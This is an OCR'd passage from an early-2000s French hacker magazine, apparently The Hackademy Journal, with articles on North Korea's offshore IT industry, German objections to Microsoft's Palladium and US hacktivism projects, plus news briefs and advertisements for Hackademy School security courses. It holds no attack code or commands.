point sur sa vie ". Et à mieux décrire son mal de vivre au sein de sa famille : par exemple, le 18 décembre dernier, elle décrivait en détail la dépression nerveuse de sa mère et le s'enfoutisme de son père. Elle ne cache pas que depuis un temps, elle a franchi le cap et est " devenue dépendante " de son site. Parler au nom de son " personnage virtuel " lui est nécessaire, même si elle vit dans la peur d'être démasquée. Le jour où on découvrirait son identité marquerait la fin de cette double vie. Aglaia prouve que le Web peut paradoxalement être intimiste.

Enquête par Régis Allègre

Comment le Net renfloue les caisses de la dictature nord-coréenne

Malgré l'embargo, avec la complicité d'entreprises japonaises et suisses, le dernier régime stalien a réussi à développer une industrie high-tech. Il héberge ainnsi des sites miroirs de l'ONU. Honte mondiale...

L'internaute qui accède aux vitrines Web des Nations Unies ou de la World Trade Organisation (Organisation Mondiale du Commerce) pénètre peut-être sans le savoir dans un pré-carré de la dernière dictature stalinienne. Une partie des données numériques de ces deux organisations sont en effet copiées et entreposées sur des serveurs miroirs dans des locaux de l'Est de Pyonyang, capitale de la Corée du Nord. Dirigée d'une main de fer depuis plus d'un demi-siècle par la dernière dictature stalinienne du globe, la Corée du Nord est un pays ubuesque. Le pays vit dans la plus grande pauvreté. Mais son « Leader Suprême » Kim Jong-Il vient de relancer son programme d'armement nucléaire, renforçant encore les soupçons de Georges Bush à l'égard de cet éminent membre de l'axe du diable. Mais, ce pays isolé du monde affirme avoir un joker caché : les nouvelles technologies et notamment Internet qui lui permettraient de ramasser des devises étrangères et de renflouer ses caisses.

Les visiteurs d'une délégation internationale ont eu récemment la surprise de découvrir la présence de start-ups et d'accès à la Toile dans le pays. L'accès Internet est interdit au grand public, mais les étudiants de Pyonyang peuvent naviguer sur un intranet national à l'interface Windows. Le gouvernement diffuse aussi ses informations officielles via des sites Internet, basés en Chine ou au Japon. C'est le cas par exemple de la Korean Central News Agency (www.kcna.co.jp/pk/) ou du site DPRKorea Infobank (www.dprkorea.com). Rien de mieux qu'un Etat de l'« Axe du Diable » pour se porter candidat au rang de paradis off-shore à prix cassé. La Corée du Nord s'est ainsi jointe à l'Iran pour faire de la sous-traitance de données informatisées. On n'attend plus que l'Irak…

Ainsi, la dictature de Kim Il Sung a réussi à attirer quelques sociétés high-tech, telles Datactivity.com, une entreprise suisse spécialisée dans le stockage des données. C'est grâce à elle qu'une partie des informations du WTO et de l'ONU sont entreposées dans la banlieue de Pyongyang. Sa joint-venture locale emploie 100 personnes dans le pays. Au Pyongyang Informatic Centre (PIC), un site discret dont l'entrée est interdite par des gardes armés, de grandes sociétés informatiques feraient aussi développer une partie de leur code source dans le plus grand secret. On y trouverait en outre les derniers Compaq et IBM, au mépris de l'embargo international qui frappe le pays.

Bien qu'elle vient tout juste de se signaler dans le monde occidental, l'industrie de la high-tech nord-coréenne est connue de longue date au Japon. A Tokyo, la communauté nord-coréenne exploite depuis de nombreuses années le potentiel des programmeurs de Pyonyang. Les Nord-coréens du Japon sont issus de l'immigration forcée de leurs ancêtres lors

de la colonisation japonaise du pays. Ils s'identifient à la fraction de cette population ayant choisi de se reconnaître dans la Corée du Nord au moment de la partition du Pays du Matin Calme en 1945, entre le nord communiste et le sud libéral.

Des programmeurs bon marché

On retrouve cette communauté derrière de nombreuses joint-venture ayant fleuri avec l'aide d'entrepreneurs opportunistes japonais et le gouvernement nord-coréen. Les premiers offre un écran de respectabilité et une ouverture vers le marché mondial, le deuxième fournit des programmeurs bon marche. C'est le cas par exemple d'Unikotech, une start-up japonaise spécialisée dans les traductions simultanées sur téléphone mobile entre les langues nipponne et coréenne. Signe de paix entre la Corée du Nord et la Corée du Sud, le fabricant sud-coréen d'écrans d'ordinateurs Imri a rejoint la joint-venture.

Mais même dans ce secteur, la politique n'est jamais loin. Le Camarade Kim Jong-Il a appelé personnellement à baser désormais le développement du pays sur les technologies. « Le Leader Suprême, Camarade Kim Jong-il, a dit qu'afin d'aider le pays à se développer, la priorité serait donnée à la science », indiquait récemment un journal officiel nord-coréen. Auparavant, Kim Jong-Il s'était surtout passionné pour le cinéma, au point d'ordonner le kidnapping d'un réalisateur japonais. Depuis, le pays est devenu l'un des spécialistes mondiaux du dessin animé. Aujourd'hui, il passe à la high-tech !

Visite nord-coréenne au siège de Microsoft

Autre marque de l'empreinte du culte de la personnalité de Kim Jong-Il, l'un des premiers CD-ROM disponibles en Corée du Nord, était une encyclopédie en cinq volumes sur le défunt leader Kim Il-Sung et son fils et successeur Kim Jong-Il. Cet Etat reclus sous le plomb du stalinisme le plus dur cherche aujourd'hui à attirer des investisseurs dans son industrie high-tech. Les Nord-Coréens ont ainsi organisé en avril dernier une première foire au logiciel, à Pékin en Chine, et affirment avoir produit 1300 ordinateurs en 2000. Auparavant, une équipe nord-coréenne avait gagné par deux fois en 1998 et 1999 un tournois japonais d'ordinateurs jouant au Go, le jeu d'échec japonais. Surtout, le pays cherche à obtenir la reconnaissance de Microsoft, auquel il reproche de ne pas l'avoir inclus dans la liste des pays mentionnés comme utilisateurs de Windows. A cette fin, un représentant nord-coréen se serait même rendu aux Etats-Unis, au siège de la firme, afin de demander à que cette « omission » soit corrigée. A quand une alliance entre Bill Gates et Kim Jong-Il ? En tout cas, des firmes occidentales, tels que les Suisses de Datactivity.com, ont déjà répondu à l'appel du « Leader suprême ». ■

Actu ■ Pour la première fois, un pays réagit officiellement contre le futur système d'exploitation sécurisé de Microsoft.

L'Etat allemand dit non à Palladium

Palladium ou Pallas est le surnom de la déesse grecque Athéna, protectrice de la ville de Troie. C'est ce nom qu'a choisi Microsoft pour baptiser son système d'exploitation " sécurisé " qui sera disponible au plus tôt en 2004. Cet OS ainsi que les applications certifiées par Microsoft s'appuieront sur les propriétés des composants du PC (carte mère, disque dur, mémoire, processeur) pour fonctionner dans un environnement isolé. L'enjeu est capital pour l'éditeur de Windows. Avec la poursuite du développement du Net, la sécurité est le domaine informatique le plus important dans les prochaines années. Si Microsoft réussit la sécurisation des PC et d'autres appareils numériques, la société assure sa pérennité pour les 20 ou 30 prochaines années, sans compter les nouvelles opportunités que cette activité pourra générer.

Mais pour la première fois, un gouvernement émet des réserves sur Palladium. En l'occurrence, l'Allemagne. Berlin s'inquiète effectivement des risques d'une adoption massive par les services fédéraux de Palladium. Pour l'instant les inquiétudes soulevées sont d'ordre économique. "Le danger [existe] que les applications logicielles pour les nouveaux PC hautement sécurisés nécessitent une licence [fournie] par Microsoft, ce qui induira des coûts élevés", estime le gouvernement de Berlin dans une lettre adressée à une députée du parti conservateur (CDU) qui l'interpellait sur le sujet. Le quotidien électronique allemand Heise.de a obtenu le document et l'a publié en ligne. ZDnet en a fait l'écho en publiant des extraits en français. Pour le gouvernement allemand, l'adoption de Palladium aurait pour conséquence de créer "de graves entraves à l'entrée sur le marché" pour les développeurs de logiciels concurrents, en particulier les logiciels à base de noyau Linux ou d'autres logiciels libres. Avant de prendre position, dit en substance le document, le gouvernement de Berlin préfère attendre que la Commission européenne examine le projet Palladium dans le cadre de son enquête antitrust contre Microsoft.

Pour rappel, Microsoft a annoncé le développement de Palladium en juin 2002, un OS offrant à l'utilisateur (et donc à l'entreprise) un niveau de sécurité jamais atteint. Par exemple, Palladium promet de vous dire si vous êtes bien l'utilisateur "patenté" que vous prétendez être. Il peut également limiter ce qui vous parvient, ce qui fonctionne sur votre machine, d'où vos données proviennent et qui les a crées. Palladium intégrera un système d'encryptage de haut niveau. Il pourra stopper les virus et les vers, empêcher le "spamming", préserver votre vie privée, contrôler l'information que vous envoyez... Peu de détails sont encore disponibles mais les premiers éléments montrent la convergence de toute une série de projets indépendants. Le cas de la gestion des droits numériques (DRM). est à cet égard significatif : Vous pourrez ainsi déterminer qui pourra copier le message que vous venez d'envoyer et dans quelles limites. De même, un document pourra être consultable seulement pendant une certaine période.

Une clé unique, stockée de façon matérielle (probablement sur le processeur ou le chipset de la carte mère) permettrait à des programmes ou des données de ne pouvoir être exécutés que sur la machine de l'utilisateur "client" et pas une autre. Même décrypté, un fichier son ou vidéo soumis à des droits ne pourrait être exploité nulle par ailleurs que sur l'ordinateur destinataire à l'origine. Microsoft travaille conjointement avec les fondeurs de processeurs Intel et AMD pour mettre au point les composants hardware compatibles avec Palladium. Reste à vérifier aussi si Palladium réussira à arrêter les intrusiosn et sécuriser le PC. Pour rappel, la ville de Troie, malgré la protection d'Athéna, a finalement succombé face au cheval de Troie. ■

Par CL

Enquête

PAR HAI NGUYEN

L'hacktivisme gentil et intéressé des pirates US

La tendance se confirme aux Etats-unis: les hackers se convertissent à l'hacktivisme gentil pour redorer leur image, se placer du bon côté de la loi et ... trouver du travail!

Le monde change. Et celui des hackers américains n'est plus ce qu'il était… Selon une analyse du site américain d'informations en ligne E-Commerce Time, les meilleurs des hackers aux Etats-Unis s'ennuient. Comprendre, ils ne trouvent pas de travail malgré leur état de service et leurs compétences dans le domaine de la sécurité informatique. De plus en plus influencé par le "politiquement correct" et le respect des directives du "Homeland Security", l'arsenal législatif sécuritaire mis en place récemment par l'administration Bush, les entreprises américaines n'osent plus embaucher des pirates informatiques. Pour rappel, la "Homeland Security" prévoit des peines de prison à vie pour des actes de piratage destructifs. Pour redorer leur image et pour se placer du bon côté, beaucoup se lancent dans l'hacktivisme, nouvelle forme d'engagement, mi-technologique mi-politique, qui réunit piratage informatique et militantisme en faveur de toute sorte de liberté.

Pratiquer l'hacktivisme, défendre les droits de l'homme si chers aux démocraties occidentales, c'est devenir d'un coup " white hat ". A la dernière DefCon, la rencontre internationale des hackers à Las Vegas, son fondateur Jeff Moos, aka Dark Targent, confirmait déjà ce phénomène : " La DefCon a tendance à devenir plutôt "white hats" ". On donne aux hackers dotés de bonnes intentions le qualificatif de "white hat", par opposition aux "black hats", les hackers malveillants qui sont les véritables pirates ". La même analyse est reprise par E-Commerce Time qui affirme que les "white hats" sont toujours les bienvenus dans les entreprises américaines, quant aux "black hats", ils sont souvent recalés. Mais cette différentiation infantile des "bons" et des "méchants" par les entreprises américaines poussent les hackers à la surenchère dans l'hacktivisme. Et pourtant, la seule différence entre un " white hat" et un " black hat", c'est que l'un des deux ne s'est pas fait "pincer", rappelle Jeff Moos…

Les exemples d'hacktivisme ne manquent pas. Le célèbre groupe de hackers américains Cult of the Dead Cow, auteur du pas moins célèbre programme de prise de contrôle à distance Back Orifice, s'est lancé dans le développement d'une nouvelle application baptisée Peekabooty. Il s'agit d'un réseau d'échange d'informations anonyme, visant à aider ceux qui luttent pour défendre leur anonymat et la censure de leurs gouvernements. Peekabooty combine le principe d'échange de fichiers Peer-to-Peer, et un système permettant de masquer la provenance des informations empruntant le réseau. Fondé il y a deux ans, Hacktivismo regroupe une cinquantaine de programmeurs politisés et décidés eux-aussi à combattre la surveillance et la censure de l'Internet par des gouvernements de plusieurs pays, y compris l'Arabie saoudite, le Myanmar, le Laos, le Yemen, les Émirats arabes unis et la Chine. "Je vois l'hacktivisme comme une philosophie : prendre l'éthique des pirates - comprendre les choses par la rétro-ingénierie - et appliquer le concept à l'activisme traditionnel", commente un membre canadien de Hacktivismo, cité par cyberpresse.ca.

La Chine, cible privilégiée

Certains hacktivistes protègent l'identité d'internautes dans des pays où l'utilisation de l'Internet est suivie de près. D'autres créent des réseaux qui permettent le partage anonyme de fichiers entre usagers. Certains ont développé des techniques de cryptage de données plus conviviales. Et d'autres adoptent les techniques employées par les spammers pour expédier des mails politiques qui franchissent les filtres restrictifs. C'est la Chine, à cause de sa politique de censure du Net, qui constitue la cible privilégiée des hacktivistes de toutes les nationalités. Hacktivismo, par exemple, a de nombreux projets " chinois ", y compris une technologie chiffrée de partage de fichiers appelée Six / Four, nom dérivé de la répression des manifestations sur la place Tiananmen. Six / Four produit une couche de cryptage qui permet à un ordinateur de demander et de transmettre des renseignements sans pouvoir être facilement identifié. En juillet dernier, Hacktivismo a diffusé un programme appelé Camera / Shy qui rend la stéganographie plus accessible à l'internaute ordinaire. Le programme s'imbrique dans Internet Explorer, et balaie automatiquement les images, à la recherche de messages cachés, pendant que l'internaute visite des pages Web. Un programme très utile pour les dissidents chinois qui souhaitent communiquer entre eux en sécurité.

Quant au projet Freenet China, il utilise la technologie d'une organisation plus vaste, le Free Internet Project (également appelé Freenet), pour diffuser des renseignements au sujet de la Chine sur le Web. Les internautes qui installent Freenet sur leur ordinateur peuvent afficher anonymement des renseignements dans une bibliothèque mondiale que partagent les usagers du réseau Freenet. Alors que la plupart des utilisateurs du Web se connectent directement à des sites pour obtenir de l'information, les usagers de Freenet acheminent des requêtes indirectes à d'autres ordinateurs Freenet. Si ces derniers n'ont pas le document recherché, ils font circuler la demande. Freenet China a notamment diffusé de cette manière une compilation des procès-verbaux de réunions de dirigeants chinois au sujet des manifestations, en 1989. Quelque 10 000 internautes ont téléchargé le logiciel de Freenet China. Parce qu'un ordinateur peut communiquer avec tout autre ordinateur sur le réseau Freenet, le gouvernement chinois aurait besoin d'un accès à chaque machine pour censurer les informations disponibles. Tâche impossible, même pour le pays le plus peuplé du monde.

Les efforts de ces mouvements hacktivistes commencent à être payants. En effet, aussi incroyable que cela puisse paraître en cette période de répression contre toute forme de piratage informatique aux Etats-unis, les hacktivistes américains ont des chances d'obtenir des fonds du gouvernement Bush. Christopher Cox, représentant républicain de Californie au Congrès, a déposé un projet de loi qui créerait une agence " Internet " équivalente à la radio Voice of America, qui serait appelée Office of Global Internet Freedom. Elle aurait à sa disposition un budget de 50 millions réparti sur les deux prochaines années et aurait pour mission de répandre des informations non-censurées sur la Toile, de la même façon que Voice of America le fait par onde hertzienne dans le tiers-monde (Radio France Internationale est l'équivalente française de Voice of America).

Un financement du gouvernement Bush

En août, le comité des politiques des représentants de la Chambre que préside Christopher Cox a pressé le gouvernement Bush de "défendre avec vigueur la liberté sur l'Internet partout dans le monde" en appuyant techniquement et financièrement les initiatives non commerciales comme celles développées par les hacktivistes. Dans sa déclaration, le comité note que le gouvernement syrien, par exemple, peut surveiller les mails parce qu'il contrôle le seul fournisseur de services Internet. Les cinq fournisseurs en Tunisie sont également sous la férule du gouvernement, selon la même déclaration. L'Office of Global Internet Freedom aiderait alors les internautes de ces pays à contourner la censure. Et à en croire le lobby du républicain Christopher Cox, des fonds publics pourraient bientôt être affectés au financement de programmes développés par des organisations hacktivistes. En clair, un tel financement officiel équivaudrait à un légalisation du hacking pour la bonne cause. Décidément, le piratage mène à tout... ■

.Zip

Un virus toutes les 3 secondes

En 2002, un courrier électronique envoyé sur 212 contenait un virus. Selon la société spécialisée en sécurité informatique Message Labs, qui a rendu un rapport basé sur ses propres observations, le ratio était de 1 pour 380 en 2001. Au total, Message Labs a recensé près de dix millions de fichiers infectants ou infectés sur un total de 2 milliards. Soit un toutes les trois secondes. Avec plus de 5 millions de copies interceptées entre avril et aujourd'hui, Klez vole la première place du podium des virus les plus répandus en 2002. Mais la tendance est aux chevaux de Troie et aux blended threats qui mêlent spams et virus. Et ils seront nombreux en 2003.

La Silicon Valley attire les vieux

La chirurgie esthétique profite bien de la crise qui touche actuellement la Silicon Valley. Avant de s'aventurer de nouveau sur le marché de l'emploi, une partie des salariés optent pour un lifting facial ou un rajeunissement du contour des yeux. La moitié des patients récents de la clinique de chirurgie plastique du Stanford Medical Center, au cœur de Santa Clara, est employée dans le secteur technologique. "Ils retournent sur le marché de l'emploi et se retrouvent en compétition avec des gens plus jeunes qu'eux", explique le docteur David Apfelberg, chirurgien esthétique. Le taux de chômage à Santa Clara est, aujourd'hui, de 8%, contre 1,3% en 2000.

Divorce pour faute Web

Le tribunal des affaires familiales du Caire a accepté la demande de divorce d'une femme dont le mari est "accro" à l'internet. Elle a expliqué au tribunal que son mari passait en moyenne quatorze heures par jour à surfer et qu'il y consultait notamment des sites pornographiques, ce qui rendait leur vie conjugale impossible. Le divorce a été prononcé, mais la femme a dû rendre à son mari la dot versée avant le mariage comme l'exige la loi égyptienne.

32000 mails pour le père Noël

Pendant les périodes de fêtes, la Poste a reçu et répondu à 545.000 lettres et 32.000 courriers électroniques envoyés par des petits enfants au père Noël. Le service de tri, baptisé " Le secrétariat français du père Noël ", est installé à Libourne et mobilise 60 agents pour répondre à cette abondante correspondance..

Jackpot pour .biz... ...et bide pour .name


Les sept nouveaux noms de domaines -".biz", ".info", ".name", ".pro", ".coop", ".museum" et ".aero"- validés par l'Icann, la gouvernance d'Internet, ont rencontré jusqu'ici un succès variable. Près d'un million d'adresses en ".info" ont été enregistrées et plus de 750 000 en ".biz". En revanche, le nom de domaine ".name" est plus lent à se mettre en place avec seulement 85 000 enregistrements, tandis que le ".pro" doit encore se faire un nom auprès des médecins, avocats et autres professionnels auxquels il est destiné. En outre, moins de 7000 ".coop" ont été réservés.

Le ripou dealait les bases de données du FBI

Enquêteur à la DEA, l'organisme de lutte antidrogue américain, Emilio Calatayud n'hésitait pas à refourguer à une compagnie d'assurance des informations concernant des personnes privées, renseignements tirés des bases de données du FBI, de la police et des télécoms de Californie, et évidemment de la DEA. Cette fourniture d'informations aurait rapporté au moins 22500 dollars au ripou. Un juge fédéral de Californie l'a condamné à 14 ans de prison.

the HACKADEMY SCHOOL

CENTRES DE FORMATION ET
COURS PAR CORRESPONDANCE



PARIS - MONTPELLIER - LIMOGES

LANCEMENT DEBUT 2003 DE NOTRE NOUVEAU COURS

HACKING SÉCURITÉ PRO (HSP)

Ce cours de sécurisation est spécialement destiné aux professionnels et aux entreprises. Il se déroule sur cinq jours complets . Sa spécificité est d'aborder les questions de sécurité informatique du point de vue du hacker. Les premières sessions débuteront dans le courant du premier trimestre 2003. Pour toute information et pour les pré-inscriptions, contactez directement l'Hackademy School la plus proche de chez vous ou appelez le 01 40 21 01 20. Ce cours répond aux exigences de la formation professionnelle et peut être pris en charge.

The Hackademy School est l'école de sécurité informatique du journal. Ouverte à tous, elle propose à Paris et en Province des cours de tous niveaux, ainsi que des stages intensifs et professionnels. Les professeurs, dont certains sont aussi des collaborateurs du journal, sont triés sur le volet et placés sous l'autorité pédagogique de FoZzy. Depuis cette année, certains de nos cours peuvent être pris en charge par les dispositifs de la formation professionnelle.

HACKADEMY SCHOOL DE PARIS

Programme de janvier

HACKING 1 : samedi 11 de 12h à 19h
HACKING 2 : samedi 18 de 12h à 19h
HACKING 3 : samedi 25 de 12h à 19h
MONTANT : 80 euros chacun

STAGE HACK: HACKING 1,2,3
Mercredi 15 de 10h à 19h
Jeudi 16 de 10h à 19h
Vendredi 17 de 10h à 19h
Montant : 210 euros les 3 jours

Programme de février

HACKING 1 : samedi 8 de 12h à 19h
MONTANT : 80 euros

STAGE HACK : HACKING 1,2,3
Mercredi 12 de 10h à 19h
Jeudi 13 de 10h à 19h
Vendredi 14 de 10h à 19
MONTANT : 210 euros les 3 jours

ATELIER PRATIQUE HACK : 12H À 19H
samedi 15 fevrier
MONTANT : 45 euros

STAGE LINUX : COURS + ATELIER PRATIQUE
Vendredi 21 de 10h à 19h
Samedi 22 de 10h à 19h
MONTANT : nous contacter

STAGE HACK : HACKING 1,2,3
Mercredi 26 de 10h à 19h
Jeudi 27 de 10h à 19h
Vendredi 28 de 10h à 19h
MONTANT : 210 euros les 3 jours

Informations et préinscriptions
au 01-40-21-01-20
ou par mail :
hackademy@dmpfrance.com

Tous les détails sur
www.thehackademy.net

HACKADEMY SCHOOL DE LIMOGES

Hackademy de Limoges,
le Boschauderier
87510 St Gence
Tel. : 05 55 08 05 24
Email : limoges@dmpfrance.com

HACKADEMY SCHOOL DE MONTPELLIER

Hackademy de Montpellier,
461, rue de la métairie de Saysset
34070 Montpellier
Tel. : 04 67 20 23 27
Email : montpellier@dmpfrance.com

TARIFS DE NOS FORMATIONS :

- TOUTES LES SESSIONS DE 8 H (EN 1 FOIS 8H OU DEUX FOIS 4H) SONT PROPOSÉES AU TARIF DE 80 €
- LES STAGES INTENSIFS SUR 3 JOURS : 210 €
- ATELIERS PRATIQUES (1 JOURNÉE DE 7 H) : 45 €
- STAGE EN ANGLAIS SUR 4 JOURS INTENSIFS : 450 €

Le contenu des cours est consultable sur le site www.thehackademy.net (rubrique Hackademy)

PRINCIPES FONDATEURS DE NOS ACTIONS (EXTRAITS)

Nous, fondateurs de «The Hackademy», choisissons d'observer les principes suivants comme guides de nos actions. Nous vous invitons à partager avec nous ces idées et à contribuer activement à leur développement.

Les Objectifs

Notre démarche est citoyenne, ayant pour but ultime d'être utile à la société.

NOUS VOULONS :

- Instruire le grand public, en donnant à chacun les moyens de comprendre et de maîtriser les enjeux et les risques d'un style de vie moderne intégrant en son sein les nouvelles technologies. Nous souhaitons permettre aux individus de critiquer eux-mêmes, lorsque nécessaire, le fonctionnement des systèmes et réseaux dont ils sont clients ou utilisateurs.
- Démystifier les techniques et les secrets des "pirates" pour donner les moyens d'une approche rationnelle et mesurée des problématiques de sécurité sur Internet, et fournir si nécessaire les éléments, techniques ou non, permettant de se protéger.
- Participer à la protection et à la défense des consommateurs de services Internet grâce à nos investigations. Celles-ci évaluent par exemple le niveau réel de sécurité et de confidentialité offert par ces services.
- Diffuser les connaissances techniques les plus pointues, hors du champs restreint de celui des spécialistes. Nous voulons ainsi favoriser le libre échange de l'information, et fournir un outil utile aux passionnés comme aux professionnels de la sécurité.
- D'une manière générale, oeuvrer pour une meilleure compréhension et la sécurisation des systèmes utilisant les nouvelles technologies.

Les Règles

■ LÉGALITÉ ■ ÉQUITÉ ■ INDÉPENDANCE

Nos moyens d'enquêtes, ainsi que le déroulement de celles-ci sont suivis quand la situation l'exige par un cabinet d' avocats spécialisé. Son avis d'expert peut nous conduire à renoncer à une enquête, ou à arrêter une enquête en cours.

Les cours de The Hackademy School et les articles "chauds" du journal sont également soumis à cet avis avant diffusion ou publication.

Les Moyens

Nos actions se réalisent notamment, mais non exclusivement, dans le cadre de :

■ THE HACKADEMY SCHOOL

Les Hackademy Schools sont des centres de formations en sécurité informatique, systèmes d'exploitation libres, et programmation. Les cours sont axés sur la pratique, et répondent aux préoccupations et aux risques réels des participants pour se protéger. Les Hackademy Schools. produisent également des conférences de sensibilisation et de démonstrations, pour les entreprises comme le grand public, en France et à l'étranger.

■ THE HACKADEMY JOURNAL

Notre journal réalise des enquêtes exclusives, publie des recherches inédites en sécurité informatique, et des articles techniques. Nous nous appuyons sur un réseau interne et externe de spécialistes en sécurité informatique, et de hackers sympathisants nous fournissant des informations exclusives, dans l'esprit White Hat.

■ THE HACKADEMY WEB

Notre site Web est un lieu de rencontre pour les personnes désireuses d'apprendre, de s'informer, et de partager autour de nos idées, notamment par le biais d'un forum, de mise à disposition gratuite d'articles en ligne, et la diffusion d'une newsletter. ■

PROMO SUR LES COURS PAR CORRESPONDANCE :

-50% SUR TOUS LES COURS POUR LES ÉTUDIANTS, LYCÉENS, CHOMEURS ET LES SENIORS. (VOIR AUSSI PAGE 18)

Réduction applicable sur présentation d'un justificatif officiel au nom de l'élève (certificat de scolarité, carte d'étudiant, carte vermeil, etc...)

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

H03

Pour ceux qui ne peuvent pas se déplacer , nous avons mis au point une série de cours par correspondance rédigés par les professeurs de the Hackademy School

Je m'inscris en Newbie & Newbie+ — **84 euros tout compris** ☐

Je bénéficie de la réduction -50%, je joins mon justificatif officiel et mon réglement de 42 euros au lieu de 84. ☐

PAIEMENT
☐ par chèque à l'ordre de DMP
☐ par Carte Bleue ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expire en ☐☐☐

Nom :..... Prénom :.....
Adresse :.....
..... Code postal :.....
Ville :..... Pays :.....
E-mail :.....

Envoyez votre inscription acompagnée de votre règlement à l'ordre de D.M.P. à The Hackademy 1, villa du clos de Mallevart 75011 Paris
Vous recevrez vos premiers cours dans les 10 jours qui suivent !

Signature